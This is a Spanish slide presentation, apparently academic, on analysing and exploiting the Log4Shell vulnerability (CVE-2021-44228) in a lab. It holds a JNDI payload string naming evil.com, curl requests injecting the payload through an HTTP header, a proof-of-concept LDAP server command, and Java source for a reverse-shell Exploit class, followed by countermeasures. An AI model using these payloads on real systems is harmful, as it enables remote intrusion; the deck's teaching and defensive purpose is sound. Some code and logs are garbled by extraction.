Análisis y explotación de



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Conceptos base: Log4j

- Framework de logging para Java, de Apache
- Biblioteca de logging más popular
- Permite logging de macros (lookups)

'\${java:version}' → 'Java 1.8.0_181'

Conceptos base: JNDI

- API para buscar datos y recursos por su nombre
- Consta de API (interfaz) y SPI (implementaciones)
- Permite el servicio de directorio LDAP
- En la carga incontrolada de clases de manera remota se encuentra el origen de Log4Shell

'\${jndi:ldap://evil.com/MaliciousClass}' → Executes malicious class



La vulnerabilidad

- Descubierta Alibaba Cloud el 24 de noviembre de 2021
- Sustitución de los macros de JNDI sin restricciones.
- Con protocolo LDAP permite cargar código arbitrario ubicado de forma remota.
- Fragmento de código causante de la brecha es clase *jndiManager*.
- Segunda vulnerabilidad tras primer parche.



Detección

- Herramienta de la agencia de seguridad de Estados Unidos.
- Peticiones HTTP a un target insertando macros Log4J en distintas cabeceras.

```
-(kali®kali)-[~/log4j-scanner/log4-scanner
$ ./log4j-scan.py -u https://www.google.com/
[•] CVE-2021-44228 - Apache Log4j RCE Scanner
[•] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[ • ] Secure your External Attack Surface with FullHunt.io.
[ • ] Initiating DNS callback server (interact.sh).
[•] Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[ • ] Waiting ...
—(kali⊛kali)-[~/log4j-scanner/log4-scanner]
[ • ] CVE-2021-44228 - Apache Log4j RCE Scanner
[•] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[ • ] Secure your External Attack Surface with FullHunt.io.
[•] Initiating DNS callback server (interact.sh).
[ • ] Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[!!!] Targets Affected
{"timestamp": "2022-01-02T23:37:30.340536207Z", "host": "192.168.56.200.m54k289c6r9p44w0jfxn40ivw2v3d034i.m54k289c6r9p44w0jfxn40ivw2v3d034i.interact.sh", "remote address": "81.47.231.73"}
("timestamp": "2022-01-02T23:37:30.385998207Z", "host": "192.168.56.200.m54k289c6r9p44w0jfxn40ivw2v3d034i.m54k289c6r9p44w0jfxn40ivw2v3d034i.interact.sh", "remote_address": "80.58.184.143")
```



Explotación (en servidor web)

- Usar campo HTTP del que se haga log
 - User-Agent

M ~ curl 192.168.56.200:8080 -H 'X-Api-Version: \${java:version}

Hello, world!%

Hello, world!%


X-Api-Version

```
user@debian:~$ docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app
 :: Spring Boot ::
2022-01-02 23:43:02.418 INFO 1 ---
                                                main f.c.l.v.VulnerableAppApplication
                                                                                               : Starting VulnerableAppApplication using Java 1.8.0_181 on 596fa1c7f6d5 with
PID 1 (/app/spring-boot-application.jar started by root in /)
2022-01-02 23:43:02.442 INFO 1 ---
                                               main] f.c.l.v.VulnerableAppApplication
                                                                                               : No active profile set, falling back to default profiles: default
2022-01-02 23:43:03.948 INFO 1 ---
                                                main o.s.b.w.e.t.TomcatWebServer
                                                                                               : Tomcat initialized with port(s): 8080 (http)
2022-01-02 23:43:03.973 INFO 1
                                                main o.a.c.c.StandardService
                                                                                               : Starting service [Tomcat]
                                                                                               : Starting Servlet engine: [Apache Tomcat/9.0.55]
2022-01-02 23:43:03.991 INFO 1 ---
                                                main] o.a.c.c.StandardEngine
2022-01-02 23:43:04.076 INFO 1 ---
                                                main] o.a.c.c.C.[.[.[/]
                                                                                                : Initializing Spring embedded WebApplicationContext
2022-01-02 23:43:04.090 INFO 1 ---
                                                     w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 1586 ms
                                                                                               : Tomcat started on port(s): 8080 (http) with context path ''
2022-01-02 23:43:05.041 INFO 1 ---
                                                     o.s.b.w.e.t.TomcatWebServer
                                                     f.c.l.v.VulnerableAppApplication
                                                                                               : Started VulnerableAppApplication in 3.374 seconds (JVM running for 4.495)
2022-01-02 23:43:05.065 INFO 1 ---
2022-01-02 23:43:10.158 INFO 1 ---
                                    [nio-8080-exec-1] o.a.c.c.C.[.[.[/]
                                                                                               : Initializing Spring DispatcherServlet 'dispatcherServlet'
2022-01-02 23:43:10.159 INFO 1 ---
                                     nio-8080-exec-1] o.s.w.s.DispatcherServlet
                                                                                               : Initializing Servlet 'dispatcherServlet'
2022-01-02 23:43:10.160 INFO 1 ---
                                     nio-8080-exec-11 o.s.w.s.DispatcherServlet
                                                                                                : Completed initialization in 1 ms
2022-01-02 23:43:10.206
                        INFO 1 ---
                                    [nio-8080-exec-1] HelloWorld
                                                                                               : Received a request for API version "hola mundo"
2022-01-02 23:43:13.834 INFO 1 --- [nio-8080-exec-2] HelloWorld
                                                                                               : Received a request for API version Java version 1.8.0_181
6 ~ curl 192.168.56.200:8080 -H 'X-Api-Version: "hola mundo"
```



Explotación (en servidor web)

Usar campo en los formularios web de los que se haga log




Fuente: https://user-images.githubusercontent.com/87979263/146113359-20663eaa-555d-4d60-828d-a7f769ebd266.mp4



Explotación (en servidor web)


O usar cualquier información accesible al usuario de la que se haga log...




Fuente: https://user-images.githubusercontent.com/87979263/145681727-2bfd9884-a3e6-45dd-92e2-a624f29a8863.mp4

The log4j JNDI Attack

and how to prevent it



Prueba de concepto: reverse shell



Aplicación web vulnerable

- Contenedor Docker sobre máquina virtual Debian
- Registra con Log4J campo 'X-Api-Version'
- Versión de Log4J vulnerable a Log4Shell

Máquina del atacante

- Host real (Manjaro Linux)
- Uso de
 - o 'netcat'

```
ncat -lp 12345
```

o 'curl'

```
curl 192.168.56.200:8080 \
-H 'X-Api-Version: ${jndi:ldap://192.168.56.100:1389/a}'
```

Servidor LDAP malicioso

- Script Python sobre máquina virtual Kali Linux
- Fork de proyecto 'log4j-shell-poc'


```
(kali@ kali)-[~/log4j-shell-poc-adm]
$ ./poc.py -serversip 192.168.56.100 -webport 8000 -ncip 192.168.56.1 -ncport 12345


[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc


Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server


[+] Send me: ${jndi:ldap://192.168.56.100:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```









Servidor LDAP malicioso (clase Exploit)

```
while(!s.isClosed()) {
                                                                                   17
Trabajo > 🌒 Exploit.java
                                                                                                      while(pi.available()>0)
      import java.io.IOException;
                                                                                                          so.write(pi.read());
      import java.io.InputStream;
                                                                                                      while(pe.available()>0)
      import java.io.OutputStream;
                                                                                                          so.write(pe.read());
                                                                                                      while(si.available()>0)
      import java.net.Socket;
                                                                                                          po.write(si.read());
                                                                                                      so.flush():
      public class Exploit {
                                                                                                      po.flush();
          public Exploit() throws Exception {
                                                                                                      Thread.sleep(50);
              String host="192.168.56.1";
                                                                                                      try {
                                                                                                          p.exitValue();
              int port=12345;
                                                                                                          break:
              String cmd="/bin/sh":
              Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();31
                                                                                                      catch (Exception e){
              Socket s=new Socket(host,port);
              InputStream pi=p.getInputStream(),
                                                                                                  p.destroy();
                  pe=p.getErrorStream(),
                                                                                                  s.close();
                  si=s.getInputStream();
              OutputStream po=p.getOutputStream(),so=s.getOutputStream();
```

El ataque: primer paso

• En la máquina del atacante (192.168.56.1) dejar netcat escuchando en el puerto 12345

ncat -lp 12345

El ataque: segundo paso

• En la máquina del servidor LDAP malicioso (192.168.56.100) se lanza el servidor LDAP en el puerto 1389 y el servidor web en el puerto 8000

```
(kali@kali)-[~/log4j-shell-poc-adm]
$\frac{1}{2}\text{./poc.py -serversip 192.168.56.100 -webport 8000 -ncip 192.168.56.1 -ncport 12345}
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server
[+] Send me: ${jndi:ldap://192.168.56.100:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Picked up JAVA OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://192.168.56.100:8000/Exploit.class
192.168.56.200 - - [02/Jan/2022 18:18:19] "GET /Exploit.class HTTP/1.1" 200 -
```

El ataque: tercer paso

• Enviar solicitud con la macro JNDI de Log4Shell al servidor

```
curl 192.168.56.200:8080 \
-H 'X-Api-Version: ${jndi:ldap://192.168.56.100:1389/a}'
```

El ataque: resultados

• En el servidor LDAP malicioso se ha recibido la petición del recurso y se ha servido la clase Exploit con éxito

```
—(kali⊕ kali)-[~/log4j-shell-poc-adm]
—$ ./poc.py — serversip 192.168.56.100 — webport 8000 — ncip 192.168.56.1 — ncport 12345
Picked up JAVA OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server
[+] Send me: ${jndi:ldap://192.168.56.100:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://192.168.56.100:8000/Exploit.class
192.168.56.200 - - [02/Jan/2022 18:18:19] "GET /Exploit.class HTTP/1.1" 200 -
```

El ataque: resultados

• En el servidor web se ha atendido la petición, pero no se ha enviado respuesta (se ha quedado ejecutando la clase Exploit)

```
user@debian:~$ docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app
                                                main] f.c.l.v.VulnerableAppApplication
2022-01-02 23:15:24.015 INFO 1 --- [
                                                                                                : Starting VulnerableAppApplication using Java 1.8.0_181 on ab1be4fa1f73 with P
ID 1 (/app/spring-boot-application.jar started by root in /)
2022-01-02 23:15:24.022
                                                      f.c.l.v.VulnerableAppApplication
                                                                                                : No active profile set, falling back to default profiles: default
2022-01-02 23:15:25.543 INFO 1 ---
                                                main] o.s.b.w.e.t.TomcatWebServer
                                                                                                : Tomcat initialized with port(s): 8080 (http)
                                                                                                : Starting service [Tomcat]
2022-01-02 23:15:25.593
                                                      o.a.c.c.StandardService
2022-01-02 23:15:25.593
                                                      o.a.c.c.StandardEngine
                                                                                                : Starting Servlet engine: [Apache Tomcat/9.0.55]
2022-01-02 23:15:25.682 INFO 1 ---
                                                      o.a.c.c.C.[.[.[/]
                                                                                                : Initializing Spring embedded WebApplicationContext
2022-01-02 23:15:25.698
                                                      w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 1589 ms
2022-01-02 23:15:26.687
                                                      o.s.b.w.e.t.TomcatWebServer
                                                                                                : Tomcat started on port(s): 8080 (http) with context path ''
2022-01-02 23:15:26.700 INFO 1 ---
                                                      f.c.l.v.VulnerableAppApplication
                                                                                                : Started VulnerableAppApplication in 3.396 seconds (JVM running for 4.521)
2022-01-02 23:17:28.511 INFO 1
                                                                                                : Initializing Spring DispatcherServlet 'dispatcherServlet'
                                     [nio-8080-exec-1
                                                      o.a.c.c.C.[.[.[/]
                                     [nio-8080-exec-<u>1</u>]
                                                                                                : Initializing Servlet 'dispatcherServlet
2022-01-02 23:17:28.513 INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet
                                                                                                : Completed initialization in 1 ms
```

El ataque: resultados

• En la máquina del atacante se ha abierto un reverse shell en el programa 'netcat'

Contramedidas

- Actualización de Log4J
 - A partir de versión 2.17.0
- Autoparche

```
curl 192.168.56.200:8080 \
    -H 'X-Api-Version: ${jndi:ldap://patch.log4shell.com:1389/a}'
```

Resultados de aplicar el autoparche: en el servidor

```
user@debian:~$ docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app
 :: Spring Boot ::
                                            main] f.c.l.v.VulnerableAppApplication
2022-01-02 23:21:10.756 INFO 1 --- [
                                                                                       : Starting VulnerableAppApplication using Java 1.8.0_181 on 91748f54b1d0 with F
ID 1 (/app/spring-boot-application.jar started by root in /)
                                            main] f.c.l.v.VulnerableAppApplication
                                                                                       : No active profile set, falling back to default profiles: default
2022-01-02 23:21:10.778 INFO 1 ---
                                                                                       : Tomcat initialized with port(s): 8080 (http)
2022-01-02 23:21:12.300 INFO 1 ---
                                            mainl o.s.b.w.e.t.TomcatWebServer
2022-01-02 23:21:12.339 INFO 1 ---
                                            main] o.a.c.c.StandardService
                                                                                       : Starting service [Tomcat]
2022-01-02 23:21:12.340 INFO 1 ---
                                            main o.a.c.c.StandardEngine
                                                                                       : Starting Servlet engine: [Apache Tomcat/9.0.55]
2022-01-02 23:21:12.430 INFO 1 ---
                                            main | o.a.c.c.C.[.[.[/]
                                                                                        : Initializing Spring embedded WebApplicationContext
2022-01-02 23:21:12.446 INFO 1 ---
                                            main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 1610 ms
                                                                                        : Tomcat started on port(s): 8080 (http) with context path ''
2022-01-02 23:21:13.354 INFO 1 ---
                                            main o.s.b.w.e.t.TomcatWebServer
                                                                                        : Started VulnerableAppApplication in 3.302 seconds (JVM running for 4.415)
2022-01-02 23:21:13.375 INFO 1 ---
                                                 f.c.l.v.VulnerableAppApplication
2022-01-02 23:21:30.730 INFO 1 ---
                                 [nio-8080-exec-1] o.a.c.c.C.[.[.[/]
                                                                                       : Initializing Spring DispatcherServlet 'dispatcherServlet'
: Initializing Servlet 'dispatcherServlet'
: Completed initialization in 0 ms
[Log4Shell Hotpatch] Attempting to apply Log4Shell hotpatch to service...
[Log4Shell Hotpatch] calling getFactoryMethod on Configurator
[Log4Shell Hotpatch] calling getSelector on Configurator factory
                  patching logger contexts
[Log4Shell Hotpatch]
[Log4Shell Hotpatch] [org.apache.logging.log4j.core.LoggerContext@7b227d8d]
[Log4Shell Hotpatch] attempting to reconfigure LoggerContext.
[Log4Shell Hotpatch] Lookup is an Interpolator - attempting to remove JNDI
2022-01-02 23:21:30.769 INFO 1 --- [nio-8080-exec-1] HelloWorld
                                                                                       : Received a request for API version Successfully hotpatched Log4Shell vulnerab
2022-01-02 23:22:57.557 INFO 1 --- [nio-8080-exec-2] HelloWorld
                                                                                       : Received a request for API version ${jndi:1dap://192.168.56.100:1389/a}
```

Resultados de aplicar el autoparche: en el scanner

```
(kali⊗kali)-[~/log4j-scanner/log4-scanner]
   ./log4j-scan.py -u http://192.168.56.200:8080
[ • ] CVE-2021-44228 - Apache Log4j RCE Scanner
   Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
   Secure your External Attack Surface with FullHunt.io.
[ • ] Initiating DNS callback server (interact.sh).
   Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[!!!] Targets Affected
"timestamp": "2022-01-02T23:37:30.340536207Z", "host": "192.168.56.200.m54k289c6r9p44w0jfxn40ivw2v3d034i.m54k289c6r9p44w0jfxn40ivw2v3d034i.interact.sh", "remote_address": "81.47.231.73"
["timestamp": "2022-01-02T23:37:30.385998207Z", "host": "192.168.56.200.m54k289c6r9p44w0jfxn40ivw2v3d034i.m54k289c6r9p44w0jfxn40ivw2v3d034i.interact.sh", "remote address": "80.58.184.143"
  -(kali@kali)-[~/log4j-scanner/log4-scanner]
-$ ./log4j-scan.pv -u http://192.168.56.200:8080
•1 CVE-2021-44228 - Apache Log4i RCE Scanner
   Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
   Secure your External Attack Surface with FullHunt.io.
[ • ] Initiating DNS callback server (interact.sh).
   Payloads sent to all URLs. Waiting for DNS OOB callbacks.
 —(kali⊗kali)-[~/log4j-scanner/log4-scanner]
```

Resultados de aplicar el autoparche: en los ataques

```
user@debian:~$ docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app
 :: Spring Boot ::
2022-01-03 00:01:45.547 INFO 1 --- [
                                              main] f.c.l.v.VulnerableAppApplication
                                                                                           : Starting VulnerableAppApplication using Java 1.8.0_181 on df5fb3d22e0c with
PID 1 (/app/spring-boot-application.jar started by root in /)
2022-01-03 00:01:45.563 INFO 1 ---
                                              main| f.c.l.v.VulnerableAppApplication
                                                                                            : No active profile set, falling back to default profiles: default
2022-01-03 00:01:47.455 INFO 1 ---
                                              main] o.s.b.w.e.t.TomcatWebServer
                                                                                            : Tomcat initialized with port(s): 8080 (http)
2022-01-03 00:01:47.520 INFO 1 ---
                                              main o.a.c.c.StandardService
                                                                                            : Starting service [Tomcat]
2022-01-03 00:01:47.521 INFO 1 ---
                                              main] o.a.c.c.StandardEngine
                                                                                            : Starting Servlet engine: [Apache Tomcat/9.0.55]
2022-01-03 00:01:47.659 INFO 1 ---
                                              main] o.a.c.c.C.[.[.[/]
                                                                                             Initializing Spring embedded WebApplicationContext
2022-01-03 00:01:47.659 INFO 1 ---
                                              main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 2011 ms
2022-01-03 00:01:48.644 INFO 1 ---
                                              main] o.s.b.w.e.t.TomcatWebServer
                                                                                            : Tomcat started on port(s): 8080 (http) with context path '
2022-01-03 00:01:48.659 INFO 1 ---
                                              main | f.c.l.v. Vulnerable App Application
                                                                                            : Started VulnerableAppApplication in 3.926 seconds (JVM running for 6.464)
2022-01-03 00:01:57.552 INFO 1 ---
                                  [nio-8080-exec-1] o.a.c.c.C.[.[.[/]
                                                                                            : Initializing Spring DispatcherServlet 'dispatcherServlet'
2022-01-03 00:01:57.552 INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet
                                                                                            : Initializing Servlet 'dispatcherServlet'
2022-01-03 00:01:57.553 INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet
                                                                                            : Completed initialization in 0 ms
2022-01-03 00:01:57.605 INFO 1 --- [nio-8080-exec-1] HelloWorld
                                                                                             Received a request for API version "hola mundo"
2022-01-03 00:02:01.009 INFO 1 --- [nio-8080-exec-2] HelloWorld
                                                                                            : Received a request for API version Java version 1.8.0_181
[Log4Shell Hotpatch] Attempting to apply Log4Shell hotpatch to service...
 [Log4Shell Hotpatch] calling getFactoryMethod on Configurator
 [Log4Shell Hotpatch] calling getSelector on Configurator factory
[Log4Shell Hotpatch] patching logger contexts
[Log4Shell Hotpatch] [org.apache.logging.log4j.core.LoggerContext@45018215]
[Log4Shell Hotpatch] attempting to reconfigure LoggerContext.
[Log4Shell Hotpatch] Lookup is an Interpolator - attempting to remove JNDI
2022-01-03 00:02:06.220 INFO 1 --- [nio-8080-exec-3] HelloWorld
                                                                                            : Received a request for API version Successfully hotpatched Log4Shell vulner
2022-01-03 00:02:12.163 INFO 1 --- [nio-8080-exec-4] HelloWorld
                                                                                           : Received a request for API version "hola mundo"
2022-01-03 00:02:14.480 INFO 1 --- [nio-8080-exec-5] HelloWorld
                                                                                           : Received a request for API version Java version 1.8.0 181
2022-01-03 00:03:42.837 INFO 1 --- [nio-8080-exec-6] HelloWorld
                                                                                           : Received a request for API version ${jndi:ldap://patch.log4shell.com:1389/a
m ~ curl 192.168.56.200:8080 -H 'X-Api-Version: ${java:version}'
Hello, world!%
Hello, world!%
d ~ curl 192.168.56.200:8080 -H 'X-Api-Version: "hola mundo"'
Hello, world!%
m ~ curl 192.168.56.200:8080 -H 'X-Api-Version: ${java:version}'
Hello, world!%
m 7 ~ curl = 192.168.56.200:8080 -H 'X-Api-Version: ${jndi:ldap://patch.log4shell.com:1389/a}
Hello, world!%
fil # ~
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Conclusión



- Fallo de seguridad más grave de la década
- Relativamente fácil de explotar y de extremada gravedad
- Parcheado, pero hay muchos sistemas que difícilmente se pueden actualizar
- Se tardará años en arreglar del todo

¿Preguntas?

